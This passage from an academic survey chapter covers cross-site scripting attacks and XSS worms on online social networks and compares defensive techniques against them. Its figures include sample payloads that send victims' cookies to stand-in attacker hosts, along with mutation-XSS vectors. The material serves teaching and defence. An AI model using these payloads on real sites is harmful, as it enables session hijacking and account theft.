- Attacker exploits the XSS vulnerability of the Web site to inject the malicious script code (as shown in Figure 10), say post a comment, and submit it to the server so that it will persist in the database.
- Now when a victim user logs into the Web application by using his username and password and makes a request to read that comment provided by the attacker, then server respond by giving access to Web page containing that malicious comment.
- Malicious code then runs in the browser of victim user. Through this, attacker is able to gain access to cookie information and may have full control of user's account to perform malicious activities.


2.3.2. Non-Persistent/Reflected XSS Attack

In this form of attack, the attacker feeds the malicious scripts as a part of HTTP requests send to the OSN server and is reflected back in the HTTP response. The attacker lures the victim to inadvertently make a request to the server (by clicking on the URL send by the attacker), which contains the malicious code. This ends-up in executing the script that gets reflected and executed inside the victim's browser. It is the

Figure 10. Malicious script code used to perform persistent XSS attack

```
<script>
Document.location="http://www.attack.site/collectcookie.php?"+document.cookie
</script>
```

Figure 11. Pattern of non-persistent XSS attack on OSN server



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

most commonly found XSS attack as the vulnerabilities can be found easily which makes it introduction easier. Figure 11 illustrates the pattern of non-persistent XSS attack.

Following are some of the steps that are followed for exploiting the vulnerabilities of non-persistent XSS attack on OSN Web server:

- Attacker will craft the URL containing the malicious JavaScript code (as shown in Figure 12) and send it to the victim user via message or spams and any other method.
- Now the attacker enticements the victim user to click the crafted link by providing some unexpected news in the message body as *"you have been featured here just click the given link"*.
- User clicks on this link and make a HTTP request to OSN server. Now, OSN server will response with an error message as the requested resource is not found (i.e. JavaScript code) and is reflected back in the HTTP response.
- User's browser will interpret the JavaScript code and it gets executed in the browser. So the user sensitive information like session token and cookie information is sent back to the attacker. For example, "http://www.Webapplication.com?ID=123", here 123 is the cookie information of the user.

2.3.3 Document Object Model (DOM) Based XSS attack

DOM is the method used by the browser to interpret the HTML code. DOM-based XSS attack is caused due to inappropriate input handling at the client side. DOM properties like document.location, document.write, document.anchors may be used by the attacker to launch the XSS attack because these properties are used to access and modify the HTML objects of the Web page. In this attack, the Web application's client-side scripts write the user provided data to the DOM. Finally, this data is subsequently read by the OSN Web application and display results on browser. If the data is not validated, then an attacker may inculcate the malicious scripts which is stored as a part of DOM and gets executed when data is read from DOM. It is basically a client side XSS attack because server is not aware of the script interpreted by the browser at client side. Figure 13 illustrates the pattern of DOM-based XSS attack on OSN server.

Following are some of the steps that are followed for exploiting the vulnerabilities of DOM-based XSS attack on OSN Web server:


- Attacker forms a URL containing the malicious JavaScript code and sends it to the victim user via message or any other method.
- Attacker tricks the victim to click that link and make a HTTP request to the Web page from OSN server.
- OSN server generates a response and returns it to the victim without including the malicious script code.

Figure 12. Malicious script code used to perform non-persistent XSS attack

```
http://webapplication.com?search="><img src="x"
onerror=http://attackhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie>
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 13. Pattern of DOM-based XSS attack on OSN server



- The victim's Web browser interprets the genuine script code in the response which causes the malicious script to be inserted into the page. The browser executes the malicious script resulting in to sending of the cookie information to the attacker.

2.3.4 Mutation Based XSS (mXSS) Attack

In 2007, Hasegawa introduced a novel XSS vector known as mutation XSS (mXSS)[Heiderich, (2013)]. The main reason behind this attack is that the server side and client side filters assumes that they both have identical understanding of content generated by the HTML code. But this is not true for the Web applications that use *innerHTML* property to render the user produced data. In this type of attack, browser mutates the content in such a way that the harmful string which has nearly passes all the deployed XSS filters is transformed into an XSS attack vector by the browser interpreter itself. Figure 15 illustrates the pattern of mXSS attack. Following are some of the steps that are followed for exploiting the vulnerabilities of Mutataion-based XSS attack on OSN Web server:

- Attacker generates a HTML or XML formatted malicious scripting code (as shown in Figure 14) and inserts it into the Web application.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 14. Malicious script code used to perform mXSS attack

```
<article xmlns= "urn: img src=x onerror= xss()//">123
```

- Now this code is passed though the server side XSS filters and then send to the browser. Here, this code again passed into the XSS filter, at client side if deployed. At this point also the code is harmless and cannot initiate XSS attack.
- But as soon as, this code is injected in to the DOM using innerHTML property, browser will mutates this code. This mutation cannot be predicted earlier because no depends on innerHTML processing.
- This mutated string (shown in Figure 16) contains the XSS vector and it will get executed as soon as browser interprets the new DOM objects and XSS attack is initiated.

There are other types of XSS attack also which are not frequently occur and not as dangerous as above four types of XSS attack. These are:

- **Plugin XSS:** This type of XSS attack makes use of the browser's plug-ins like flash plugins to inject malicious code into the Web pages. For instance, Renren worm [] utilize the Flash vulnerability to insert malicious script code.
  - Flash XSS (example: Renren worm, SpaceFlash worm).
  - Java XSS (example: Boonana worm).

Figure 15. Pattern of mXSS attack on OSN server




Figure 16. Malicious event handler code used to perform mXSS attack

```
<img src= x onerror= xss() //: article xmlns= "urn: img src= x onerror= xss()//"
>123 </ img src= x onerror= xss() //: article>
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Content sniffing XSS:** It is a technique used by the browser to dynamically guess the content type of the downloaded files. So, attacker takes advantage of this factor may carefully injects some malicious scrip in to the Web page that is rendered by the browser as HTML code. So whenever victim requests for that Web page then code gets executed in the browser and XSS attack happened.


3. BACKGROUND AND MOTIVATION ON XSS WORMS

Web 2.0 allows users to connect and collaborate with other users actively i.e allow them to generate data in a social media platform that allows users to just view the content. This results in increase in the popularity of OSN Websites, which generate data dynamically and therefore user generated data is increasing on WWW (World Wide Web). However, Web developers ignore security guidelines, resulting in to cyber-crimes on OSN. Because of the massive popularity of OSN nowadays, it has become the main target for various types of attacks. OWASP [OWASP, (2013)] reported top 10 vulnerabilities which are mostly found in OSN. These are: Cross Site Scripting (XSS), SQL injection, Broken authentication and session management, Insecure direct object references, Security misconfiguration, Sensitive data exposure, Missing function level access control, Cross Site Request Forgery (CSRF), Using components with known vulnerabilities and Unvalidated redirects and forwards.

It has been reported that about 80% of the Web application are infected by the XSS worms. This is due to improper validation of data provided by user in the input field of the OSN Web site. XSS worm is a kind of virus that exploits the XSS vulnerability and attempts to infect many people when they visit the infected Web site, by propagating itself to their profile or browser. In 2005, Samy worm was the first worm which exploits the XSS vulnerability [Samy, (2005)]. Over a time period of 20 hours, Samy worm has infected one million users on MySpace social networking site.

It is clearly reflected in the Figure 17, Samy (the name of the creator of the worm) worm infection rate is higher than the other active worms on the OSN site for the same time period. It takes the advantage of two main characteristics of the OSNs: 1) high concentration of the social graph, 2) trust relationship among nodes. It infects most of the people, in two steps: 1) attacker first inserts the malicious script code into his profile, 2) anyone who visits his profile also get infected and worm replicates itself to the visitor's profile, making him a source of infection too.

Figure 17. Total number of infections after 20 hours



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The key difference between the propagation speed of XSS worm and other worms like code is that uncontrollable propagation of other worm leads to congestion in the network which slows down the speed. However, XSS worm has a central point to spread i.e. Web server and its execution is done at client side. So no peer-to-peer infection is there that prevents network congestion. In addition to this, it is also platform independent that increases its infection rate. Besides MySpace, XSS worm has also infected many popular OSN sites like Facebook, Orkut, Twitter, etc. Table 2 shows the statistics of occurrence of XSS worm on OSN sites.

3.1 Lifecycle of XSS Worms

This section discusses the life cycle of the XSS worm i.e how it initiates and infects users on OSN. Figure 18 illustrates the life cycle of the XSS worm on the OSN-based Web applications [Cao et. al., (2012)].

- **Vulnerability Exploitation:** In this step, attacker injects the worm by exploiting the XSS vulnerability and lures the victim to click on the link transmitted by the attacker. Victim visits the malicious page and get infected by the worm.
- **Intensify Privilege:** Worm gets executed in the victim's browser and gains all of his rights to the Website, to which victim is currently connected. For example; cookie stealing, session hijacking, account theft etc. are the major consequences of worm attack.
- **Replication:** In this step, worm makes use of the extracted information to send the request to OSN server on behalf of victim to change victim's home page and hence replicates itself to the victim's page.
- **Proliferation:** Now, whosoever visits the infected victim's page will also get infected and further facilitates its propagation.

Table 2. XSS worm on popular OSN sites

OSN Sites	XSS Worm	Year
Facebook	Reflected XSS	2011
Facebook	Boonana	2010
Orkut	Bom Sabado	2010
Twitter	OnmouseOver	2010
Renren	Flash based worm	2009
Facebook	Koobface	2009
Twitter	Mikeyy	2009
Orkut	XSS bug	2009
Facebook	Reflected XSS	2008
Orkut	W32/Kutwormer	2007
Orkut	MW.orc	2006
MySpace	SpaceFlash	2006
Yahoo! Mail	Yamanner	2006
MySpace	Samy	2005

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4. EXISTING DEFENSIVE SOLUTIONS FOR OSN AGAINST XSS WORMS

Researchers have come with many techniques and tools to mitigate or minimize the effect of the XSS worm from OSN. Some of the techniques are deployed at server side and some are at client side or there exists techniques that require modifications at both the sides i.e. client and server side. In this section, firstly we have described such techniques and lastly we have done the comparative study of all these techniques on the basis of some well-defined parameters. This section is divided into two main sub-sections:


- Defensive techniques against XSS attack.
- Comparative study.

4.1. Defensive Techniques Against XSS Attack

In this subsection, brief discussion about the XSS defense techniques on OSN is illustrated in a precise manner. Table 3 highlights the glimpses of these techniques including their methodology, strengths and limitations.

1. **Machine Learning based Cross Site Scripting Detection in Online Social Network (Wang et. al., 2014):** This technique is a novel approach that uses machine learning algorithms to detect XSS attack in OSNs. It involves following steps:
   a. **Features Extraction:** This step aims to build a feature extractor that will take Web pages as input and feature vector as output which in turn used for classification of Web pages as infected or not. Three types of Web pages are collected from Internet: benign Web pages,

Figure 18. Life cycle of the XSS worm on OSN



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Brief summary of XSS defensive solutions

Defensive Techniques	Methodology	Strengths	Performance Issues
Wang et. al.	It uses machine learning algorithm to classify malicious Web pages from benign Web pages. Firstly, it extracts features and stores them in database. Secondly, a classification model is used to classify Web pages.	Classification is very effective and robust approach to distinguish malicious Web pages from legitimate Web pages. It is able to detect all types of XSS attacks.	If new malicious feature is not learnt during training phase then, it is not able to identify them as malicious Web pages and hence false positive rate may increase.
Wang, Zhang et. al.	It uses machine learning algorithm with improved n-gram model. It uses feature vector in n-gram model to make classification more effective.	The use of improved n-gram model along with makes it more efficient technique, as it reduces the false positive rate of machine learning approach.	If features are not extracted carefully, then it is not able to detect malicious pages i.e. training phase is a challenging task.
Dedacota	It uses static analysis to isolate code and data in a Web application. It aims to automatically transform the inline JavaScript to external JavaScript files.	By separating the code and data, it defends the application and users from server-side XSS attack.	It only separates the inline JavaScript code but malicious script code may also be present as HTML element's attribute and as CSS style scripts.
PathCutter	This technique works in two steps: 1) View separation and isolation, 2) Action Authentication. It works by blocking the path of XSS worm propagation so that its effect is restricted to a particular view.	Minimize the harm that an XSS worm can cause, by restricting it to a specific view of Website and blocking its propagation to other view and other users.	Latency get increases, if applied to large Web applications and vulnerable to drive-by download worms, phishing and Click-jacking attacks.
Jsand	It is machine learning approach based on object-capability model and membrane pattern to restrict the access to sensitive information.	It is a server-driven JavaScript based sandboxing support that facilitates the developers to incorporate third party application without modification to client and server side.	It incurs performance overhead and does not provide protection against non-scripting code.
ScriptGard	A taint-based protection system for ASP.net Web applications which utilizes positive taint tracking for context-sensitive sanitization.	Requires no modification to client side and server side code.	To determine the context for proper sanitization is a challenging problem.
BIXSAN	It uses JavaScript detector for identifying the scripting nodes and HTML parse tree producer to generate the static nodes.	This technique uses XSS sanitizer to filter out the dynamic code which may be used to run XSS attack vector. And rest code is converted into DOM tree.	It uses the XSS cheat sheet for parsing quirks but this sheet is dynamically changed due to addition of new JavaScript tags. So it is not able to detect these new tags.
Xu et. al.	It builds up a small surveillance network for XSS worm propagation evidence and then removes the noise which is used for XSS attack.	It is an effective approach to detect the propagation of XSS attack.	It is not able to defend reflected and DOM based XSS attack.
Blueprint	It works by enforcing the Web application understanding of content generated by the HTML code on to the Web browser so that parse tree is generated with no effect of parsing quirks. It eliminates the effect of HTML parser, CSS parser, URL parser, and JavaScript parser.	It illustrates the method to ensure the legitimate construction of the HTML parse tree on the Web browser despite parsing quirks. This approach provides security against malicious script injections, and facilitates the support for script-less HTML content.	This technique requires modification both at the client as well as server side. It performs incomplete sanitization i.e. only sanitize scripts, but not the trusted data that might contain harmful code
DSI	It is based on client-server architecture to enforce document structure integrity. It combines runtime tracking and randomization to thwart XSS attack.	This technique ensures a integrity constraint i.e document structure integrity to prevent malicious data for altering the Web application content.	It is not effective to detect the DOM based XSS attack. And requires modification at client side and server side.
Swap	Finally, the Web pages are interpreted by the browser so it makes all scripts present in the Web application syntactically correct. Therefore, malicious script is not in this form and can be easily detected.	It works by distinguishing the malicious JavaScript code from benign code. So, at client side malicious scripts are not executed.	Many categories of XSS attacks cannot be detected by this technique like content sniffing XSS attacks.
Noncespaces	It uses the Instruction Set Randomization (ISR) to randomize the HTML features to identify the malicious code from the genuine code.	Evade all the troubles and obscurity occurs with sanitization.	Does not provide any defensive mechanism regarding inserted JavaScript code downloaded from remote Web site

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


malicious Web pages with XSS code, and Web pages used to simulate XSS worm. Features extracted are shown in Figure 19.

b. **Build a Features Database:** Feature database is very crucial for the creation and working of the classification model. This technique's efficiency is based on the accuracy of features database. It is constructed by using the feature extractor. On the basis of these features stored in database classification model can indicate Web pages are infected or not

c. **Build Classification Model:** Classification model is a mechanism to determine whether a Web page is malicious or not. It is build up by using the machine learning algorithms like Alternating Decision Tree (ADTree) and Adaptive boosting (AdaBoost) and features samples.

2. **Improved n-Gram Approach for Cross Site Scripting Detection in Online Social Network (Wang, Zhang et al. (2015):** In this method, a new approach is proposed which utilizes classifiers and improved n-gram approach to detect XSS attack in OSN. Classifier is a tool based on machine learning algorithms and make use of the feature extractor to indicate whether a Web page is malicious or not. Improved N-gram model uses unordered vectors whose elements are correlated with each other.in this, the correlated elements are put into groups in the feature vectors, use each group to generate a new tuple and add this to the model. For example, we have taken out a feature vector (a1, b1, a2, b2, a3, b3) from a sample (e.g. a1 is the max length of strings, a2 is the number of long strings, b1 is the max length of URLs, and b2 is the number of long URLs). We say that a1 and a2, b1 and b2 in the vector are correlated. So the two groups contains correlated items are a1 and a2 and b1 and b2. The new tuples are <a1, a2> and <b1, b2>, and the final improved n-gram model for the sample is <a1, a2>, <b1, b2>. Instances in this method are not equal i.e <a1, a2>, <b1, b2> can-not be matched. So to solve this problem a unique ID is attached with each tuple and only tuples with same ID can be matched.

Figure 19. Features of OSN relative to the general network



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. **Dedacota: Toward Preventing Server-Side XSS via Automatic Code and Data Separation (Doupe et al., 2013):** It is the first technique that rewrites an existing Web application, statically and automatically, to isolate code and data in its Web pages. The notion is to utilize the static analysis to identify all inline JavaScript code in the Web pages of an application. Specifically, deDacota does static data-flow analysis of the Web application to estimate its HTML output. Then, it parses each page's HTML output to determine inline JavaScript code. Lastly, it rewrites the Web application to put the identified JavaScript code in an external JavaScript file. This transformation protects the application and its users from most of the server-side cross-site scripting attacks. In addition to this, Content Security Policy of the modern browser can be used to enforce code and data separation at the run time efficiently. Authors have applied their approach in a tool called deDacota that works on ASP.NET applications.

There are three steps to realize this approach. For each and every Web page in the Web application: (1) statically identify a conservative estimation of the Web page's HTML output, (2) filtered out all inline JavaScript from the estimated HTML output, and (3) redraft the application in a way that all inline JavaScript code is moved to external files.

The authors attempt to resolve XSS by differentiating between valid Web application output and user supplied output on the server-side. It aims to statically transform the given Web application in a way that the new form preserves the application logics but results into Web pages where all the inline JavaScript code is embed into external JavaScript files. Then browser will execute these external files by enforcing the Content Security Policy.

4. **PathCutter: Severing the Self-Propagation Path of XSS JavaScript Worms in the Social Web Networks (Cao, Chen et al., 2012):** PathCutter is a new approach to that works by blocking the self-propagation path of JavaScript worms. It basically blocks two major steps of XSS worm proliferation: 1) DOM access to separate views at client-side, 2) illegitimate HTTP request to the Web server. To achieve the objective PathCutter works in 3 major steps:
   a. **View Separation:** It works by dividing the Web applications into different views. View is a portion of Web page say, in any blogging site blogs from different users form different views. Views can be separated on the basis of semantics, like a blog Website can be fragmented using blog names. Or, they can be separated by URLs like blog.com/update and blog.com/posts are two different views.
   b. **View Isolation at Client-Side:** According to the same-origin-policy (SOP), access to DOM for different session from same server is allowed. So, PathCutter isolates each view by wrapping them into the pseudo-domain. Hence, for each view of context.com, an iframe named isolate.x.com is used as pseudo-domain. Therefore, if any attacker infects one view then it can-not break the boundaries of other view to infect them.
   c. **Action Authentication:** Actions are the operations allowed to perform in a view. Two methods might be adopted to authenticate actions:
      i. **Secret Tokens:** Each request is associated with a unique secret token, as a capability. The server will allowed the actions only if the view has privileged to perform it.
      ii. **Referrer-Based View Validation:** This method makes use of Access Control List (ACL). Server will refer the HTTP header to find out the view which originates action then it check into ACL to find out if view is able to perform the corresponding action.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

PathCutter aims to minimize the harm that an XSS worm can cause by blocking the propagation path of worm. It only requires minimum modifications at server-side with minimum time and memory overhead. But it has few limitations, as it is still vulnerable to cookie stealing attack, Phishing and Click-jacking attack and drive-by download worms.

5. **JSand: Complete Client-Side Sandboxing of Third-Party JavaScript without Browser Modifications (Agten et al., 2012)**: JSand is a machine learning approach that utilizes the ability of object-capability model and membrane pattern to make certain that all the entry from a sandboxed script to sensitive operations transfers all the way through wrappers of the membrane, which imposes certain security procedures. The object-capability environment facilitates the JSand with the safe confinement of external JavaScript by restricting an open and clear reference to security-sensitive functions. The membrane pattern acquires the control above all references obtained by a sandboxed script by placing the wrappers around the security-sensitive functions or objects. The wrappers confer with the several security policies to determine whether the execution of security-sensitive operation is permitted or not. These policies also utilize the Harmony Proxy API to detain JavaScript code from executing outside of the chosen Sandbox position, thus thwarting malicious JavaScript code from executing.

The technique facilitates the developer of a Website to safely incorporate third-party scripts, with no requirement of disorderly alterations to both client and server side infrastructure. Normally Web developers install JSand by incorporating the JSand JavaScript library in their Web pages. The JSand library restricts every script to its own protected sandbox, which separates the script from several other scripts and also from the DOM.

6. **SCRIPTGARD: Automatic Context-Sensitive Sanitization for Large Scale Legacy Web Applications (Saxena et al., 2011):** SCRIPTGARD is a taint-based protection system for ASP. net Web applications which utilizes positive taint tracking for context sensitive sanitization. This technique is performed by realizing the contexts into the Web application and paths the legitimate Web contents. It discovers and fixes the invalid positions of sanitizers. It also discloses two main novel categories of errors: context-mismatched sanitization and inconsistent multiple sanitization. ScriptGard also carried out a training period to identify the accurate sanitizer for the matching contexts at runtime and fix those busted sanitization functions in an automated manner. The main characteristic of ScriptGard is that it needs no modifications to the client side Web browsers or to source code of server side. Else, it utilizes binary modification of server code to insert a model of the Web browser that determines the appropriate browser parsing context when Web application outputs the HTML content.

It will automatically identify and correct mismatches between sanitization procedures and the context. Also, it makes certain accurate alignment of sanitization routines. It discovers the sanitization faults in modern complex Web applications leverages the Web application with a deduced browser model and utilizes positive tainting to discover sanitization faults.

7. **BIXSAN: Browser Independent XSS Sanitizer for Prevention of XSS Attacks (Selvakumar et al., 2011):** BIXSAN is a technique which consists of JavaScript Detector (customized Web browser),

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

which discovers the existence of JavaScript and an HTML parse tree producer. This tree is used to diminish the inconsistent performance of Web browser and for the recognition of static script tags for permitting legitimate HTML source code. When a user injects the malicious code in some area (i.e. Web forms etc.) of Web application then XSS sanitizer is brought into operation. This sanitizer sanitizes the injected code and transformed this code into Document Object Model (DOM). In this technique, the user input HTML is transferred to the XSS sanitizer. The XSS sanitizer parses the HTML data in the parsing stage for the discovery of static tags. The static tags are preserved and dynamic tags are filtered out. BIXSAN also filter the parsing quirks, which are used to invoke the dynamic content with the help of JavaScript Tester. Lastly, after filtering out the malicious HTML content, the remaining HTML content is converted into Document Object Model (DOM).

8. **Toward Worm detection in Online Social Network (Xu et al., 2010):** OSN worms utilize the small world and scale free property of the OSN. Therefore, this technique aims to detect the worms that propagate using the social connections in OSN and generate malicious content on the OSN in the form of malicious messages and updates. This technique first builds up the surveillance network using the scale free property and high clustering property to monitor the worm propagation evidence and worm infections. For this purpose, user with high popularity and more friends list is selected as a node the network for maintaining the surveillance coverage.

This entire framework consist of four components:1) configuration module recovers the social graph of OSN from its administrators to determine where to monitor the worm evidence, 2) evidence collecting module collects all the malicious evidences observed during monitoring of the OSN social graph, 3) worm detection module describes the worm infection based on the results of the second module, and informs about it to the administrators of the OSN, 4) communication module behaves as a bridge among all the other modules i.e. provide interaction path among all the other modules.

9. **Blueprint:** Robust prevention of Cross Site Scripting attacks for existing browsers [Louw, Venkatakrishnan (2009)]: Blueprint is a technique that enforces Web application's understanding of Web content generated by the HTML code on the browsers to make parsing decision independent of browser. BLUEPRINT enables a Web application to take control of parsing decisions. The main idea is to remove dependency on browser to construct HTML parse trees. Browser parser is nothing but the combination behavior of smaller parsers like HTML parser, CSS parser, JavaScript parser, and URI parser. Therefore, this strategy eliminates the influence of these small parsers so that a Web application can generate the parse tree safely. This technique describes the safe generation of HTML parse tree at the client side by using DOM API like document.createElement(a);.
10. **Document Structure Integrity:** A robust basis for Cross Site Scripting defense [Nadji et. al. (2009)]: XSS worm tries to alter the content of the infected Web page so that visitor will get infected whenever visits the infected Web application. In this technique, XSS worm is restricted to modify the structure of the document by enforcing the fundamental property called Document Structure Integrity. It provides client-server architecture to enforce this property that requires modifications at client side and server side. This technique uses markup primitives of the server side to isolate inline untrusted user generated data so that at browser side untrusted data is isolated as it is operated by the JavaScript. This preserves the integrity of the document. DSI property is enforced by the Parse level isolation which separates out the inline untrusted data from legitimate code.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

11. **SWAP:** Mitigating XSS attacks using a reverse proxy [Wurzinger et. al. (2009)]**:** SWAP (Secure Web Application Proxy) is based on the fact that HTML code and JavaScripts are ultimately interpreted by the browser so browser is used to make the discrimination between benign and malicious script code. It works in three steps: 1) encodes all the scripts embed into the Web application in syntactically inert characters. 2) Loads the Web page at client side and checks all the scripts executed by the browser. If there is any script found which is not encoded in the first step then it is treated as malicious one, 3) If no malicious script is identified then it decodes the scripts and return the original content to the user, otherwise informs user about the XSS attack.
12. **Noncespaces:** Using randomization to enforce information flow tracking and thwart Cross-Site Scripting attack [Gundy and Chen (2012)]: In this technique, Web browser makes the difference between the benign and malicious Web pages using the Instruction Set Randomization (ISR). Before transferring the Web page to the browser Web application randomizes the HTML tags and its element's features to identify and remove malicious JavaScript code in the Web page. It is done in two steps: 1) malicious code from the Web page is identified so that appropriate policy can be applied to minimize the impact of the XSS worm, 2) It restrict this malicious scripting code to make changes in the Document Object Model (DOM). This randomization procedure is highly unpredictable so that attacker is not able to make a guess to generate these randomization tags and not able to insert the malicious script into the Web application.

4.2. Comparative Study

This section illustrates the comparison of above defensive techniques based on some well-defined parameters for evaluating their performance and effectiveness. Table 4 illustrates the detailed comparative study of these existing XSS defensive solutions.

Table 4. Comparative study of the XSS Defensive technique

Parameters / Techniques	Type of Detection	Types of XSS Worms Detected			Deployment Location	Polymorphic Worm Prevention	Early Stage Avoid-ance	Blocking Step
		P-XSS	NP-XSS	DOM-XSS				
PathCutter	Active	Yes	Yes	Yes	Server-side or Proxy	Yes	Yes	2
Blueprint	Active	Yes	Yes	No	Server	Yes	Yes	1
Xu et. al.	Passive	Yes	No	No	Server	Yes	No	4
Wang et. al.	Active	Yes	Yes	Yes	Client	No	Yes	1
Wang, zhang et. al.	Active	Yes	Yes	Yes	Client	No	Yes	1
Dedacota	Passive	Yes	Yes	No	Server	No	Yes	1
Jsand	Active	Yes	Yes	Yes	Sandboxed	No	Yes	1
ScriptGard	Active	Yes	Yes	Yes	Server	Yes	Yes	1
Noncespaces	Active	Yes	Yes	Yes	Client or Server	Yes	Yes	1
DSI	Active	Yes	Yes	No	Client and Server	Yes	Yes	1
Swap	Passive	Yes	Yes	No	Server or Proxy	No	Yes	1
BIXSAN	Passive	Yes	Yes	No	Server	No	Yes	1

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. DISCUSSION AND FUTURE SCOPE

Most of the existing XSS worm defensive solutions of OSN undergo high rate of false positives and false negatives rate. Input sanitization is considered to be the most effective technique for sanitizing the malicious JavaScript attack vectors. However, most of the existing defensive methodologies of XSS attacks on OSN Web applications (like Facebook, Twitter, etc.) sanitize the XSS attack vectors in a context-insensitive manner. Context-insensitive sanitization performed on the JavaScript source code can be easily evaded by the attackers. Most of the current defensive solutions of XSS attacks are still developing on the old language development platforms like HTML, PHP, etc. However, nowadays most of the Web applications are developing on the HTML5 that are considered to be the modern Web applications development platforms.

In addition to this, numerous existing defensive methods of XSS worms provide the protection against persistent and non-persistent category of XSS worms. Till now, there is no robust mechanism developed for completely diminishing the effect of DOM-based XSS vulnerabilities from the profiles of OSN Web applications. Moreover, many of the discussed solutions of XSS worms demand major modifications at the server-side and Web browser. Some of them also need the source code of Web applications. Keeping in view, all these performance issues encountered in all these existing state-of-art techniques, a novel robust XSS defensive for OSN Web applications is required that must overcome all such issues and meet the following requirements:

- Technique must inject the sanitizers in the JavaScript code in a context-sensitive manner.
- Crawling mechanism should be optimized enough that detects all the vulnerable injection points of OSN-based Web applications.
- All the four exploitation techniques of XSS worms must be easily detected by the technique.
- Defensive methodology must be strong enough to diminish the rate of false positives and false negatives.
- Browser's parsing behavior must be considered while designing the defensive method against XSS attack.
- Defensive method must identify all the new HTML5 features which are vulnerable to XSS attack.

Although, it is quite impossible to cover all such requirements in one defensive framework, however, a defensive mechanism must be capable enough to fulfill a subset of these requirements.

6. CONCLUSION

Recent years have shown a remarkable growth in OSNs which collect information over more than half a billion registered users. As a result, OSN stores a large amount of sensitive and personal information of their users. However, this growth and popularity of OSN not only attracts legitimate user but also malicious users with some adverse interests. Therefore, privacy and security have become major issues in designing the OSN with their goals like usability and sociability. One of the main reasons to join OSN is that it allows user to share their information with selected contacts, can use different applications provided by OSN and facilitate social interaction between users. To implement the core functionalities

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of OSN, personal information sharing is must to facilitate social interactions but it will attract different kinds of attacks from outside world such as stalking, phishing, spamming, XSS and so on.

This chapter discusses the detailed statistics of incidences of XSS attacks on OSN-based Web applications like Twitter, LinkeIn, Facebook, etc. A high level of taxonomy of exploitation of XSS worm is illustrated in a precise manner. This is done with the key goal to identify the different methods of exploiting the weaknesses of XSS attack on different Web applications of OSN. In addition to this, the contributions of numerous existing defensive solutions of XSS attacks on OSN platforms are discussed with the key aim to recognize the performance issues in such solutions. Based on the identified flaws, we recommended some of the future research directions.

REFERENCES

Agten, P., Van Acker, S., Brondsema, Y., Phung, P. H., Desmet, L., & Piessens, F. (2012, December). JSand: complete client-side sandboxing of third-party JavaScript without browser modifications. In *Proceedings of the 28th Annual Computer Security Applications Conference* (pp. 1-10). ACM. doi:10.1145/2420950.2420952

Cao, Y., Yegneswaran, V., Porras, P. A., & Chen, Y. (2012, February). PathCutter: Severing the Self-Propagation Path of XSS JavaScript Worms in Social Web Networks. In NDSS.

Chandra, V. S., & Selvakumar, S. (2011). BIXSAN: Browser independent XSS sanitizer for prevention of XSS attacks. *Software Engineering Notes*, *36*(5), 1–7. doi:10.1145/1968587.1968603

Doupé, A., Cui, W., Jakubowski, M. H., Peinado, M., Kruegel, C., & Vigna, G. (2013, November). deDacota: toward preventing server-side XSS via automatic code and data separation. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security* (pp. 1205-1216). ACM.

Facebook. (2013). *Facebook Reports Fourth Quarter and Full Year*. Retrieved from http://investor.fb.com/releasedetail.cfm?ReleaseID=821954

Fiegerman, S. (2012). *Twitter now has More Than 200 Million Monthly Active Users*. Retrieved from http://mashable.com/2012/12/18/twitter-200-million-active-users/

Fire, M., Goldschmidt, R., & Elovici, Y. (2014). Online Social Networks: Threats and Solutions. *IEEE Communications Surveys and Tutorials*, *16*(4), 2019–2036. doi:10.1109/COMST.2014.2321628

Gostev, A., Zaitsev, O., Golovanov, S., & Kamluk, V. (2008). *Kaspersky Security Bulletin: Malware evolution*. Retrieved from http://usa.kaspersky.com/threats/docs/KasperskySecurityBulletin_MalwareEvolution2008.pdf

Gundotra, V. (2012). *Google+: Communities and Photos*. Retrieved from http://googleblog.blogspot.coil/2012/12/google-communities-and-photos.html

Gupta, B. B., Gupta, S., Gangwar, S., Kumar, M., & Meena, P. K. (2015). Cross-site scripting (XSS) abuse and defense: Exploitation on several testing bed environments and its defense. *Journal of Information Privacy and Security*, *11*(2), 118–136.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Gupta, S., & Gupta, B. B. (2014). *BDS: browser dependent XSS sanitizer. Book on cloud-based databases with biometric applications. IGI-Global's advances in information security, privacy, and ethics (AISPE) series* (pp. 174–191). Hershey: IGI-Global.

Gupta, S., & Gupta, B. B. (2015). Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art. International Journal of System Assurance Engineering and Management, 1-19.

Gupta, S., & Gupta, B. B. (2015, May). PHP-sensor: a prototype method to discover workflow violation and XSS vulnerabilities in PHP web applications. In *Proceedings of the 12th ACM International Conference on Computing Frontiers* (p. 59). ACM.

Gupta, S., & Gupta, B. B. (2015). XSS-SAFE: A Server-Side Approach to Detect and Mitigate Cross-Site Scripting (XSS) Attacks in JavaScript Code. Arabian Journal for Science and Engineering, 1-24.

Gupta, S., & Gupta, B. B. (2016). Automated Discovery of JavaScript Code Injection Attacks in PHP Web Applications. *Procedia Computer Science*, *78*, 82–87.

